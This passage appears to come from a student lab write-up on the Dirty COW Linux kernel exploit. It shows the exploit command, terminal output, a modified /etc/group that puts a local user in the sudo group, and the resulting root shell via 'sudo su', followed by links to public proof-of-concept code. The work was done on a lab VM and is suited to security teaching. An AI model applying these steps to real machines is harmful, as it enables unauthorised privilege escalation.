
Data that want to
write to the file

Generally, this is the structure that required to run the code. But when edits the “dirtyc0w.c” code by removing input arguments and adding a fixed value to the “str” variable, there is no need of any input value, because code will overwrite the value of “str” to the targeted file. But the code will not be run without its attributes. It requires all three attribute (“./dirtyc0w”, “filename”, “value”). Therefore, the “value” can be any character or characters.

Ex : ./dirtyc0w.c /etc/group “dfgfd”


It will take some time to execute the exploit.






```
shy_guy@malintha-VirtualBox: ~  
shy_guy@malintha-VirtualBox:~$ ./dirtycow /etc/group "sfgewg"  
mmap 7fec9d2b2000  
madvise 0  
procelselfmem 120784896  
shy_guy@malintha-VirtualBox:~$
```

After the code run successfully checked the “/etc/group” file and the local user “shy_guy” added to the sudoers group.




```
shy_guy@malintha-VirtualBox: ~  
disk:x:6:  
lp:x:7:  
mail:x:8:  
news:x:9:  
uucp:x:10:  
man:x:12:  
proxy:x:13:  
kmem:x:15:  
dialout:x:20:  
fax:x:21:  
voice:x:22:  
cdrom:x:24:malintha  
floppy:x:25:  
tape:x:26:  
sudo:x:27:malintha,shy_guy  
audio:x:29:pulse  
dip:x:30:malintha  
www-data:x:33:  
backup:x:34:  
operator:x:37:  
list:x:38:  
irc:x:39:  
src:x:40:  
gnats:x:41:  
shadow:x:42:  
utmp:x:43:  
video:x:44:  
sasl:x:45:  
plugdev:x:46:malintha  
staff:x:50:  
games:x:60:  
users:x:100:  
nogroup:x:65534:  
systemd-journal:x:101:  
systemd-timesync:x:102:  
systemd-network:x:103:  
systemd-resolve:x:104:  
systemd-bus-proxy:x:105:  
input:x:106:  
crontab:x:107:  
syslog:x:108:  
netdev:x:109:  
messagebus:x:110:
```

Then signed out from the system and signed in again.



Then opened the terminal and typed “sudo su” and could able to get superuser access.



References

[https://gist.github.com/rverton/e9d4ff65d703a9084e85fa9df083c679\](https://gist.github.com/rverton/e9d4ff65d703a9084e85fa9df083c679)

<https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs>

<http://old-releases.ubuntu.com/releases/14.04.0/>

<https://dirtycow.ninja/>

<https://www.youtube.com/watch?v=kEsshExn7aE>

<https://www.youtube.com/watch?v=0ngLWxkntRE>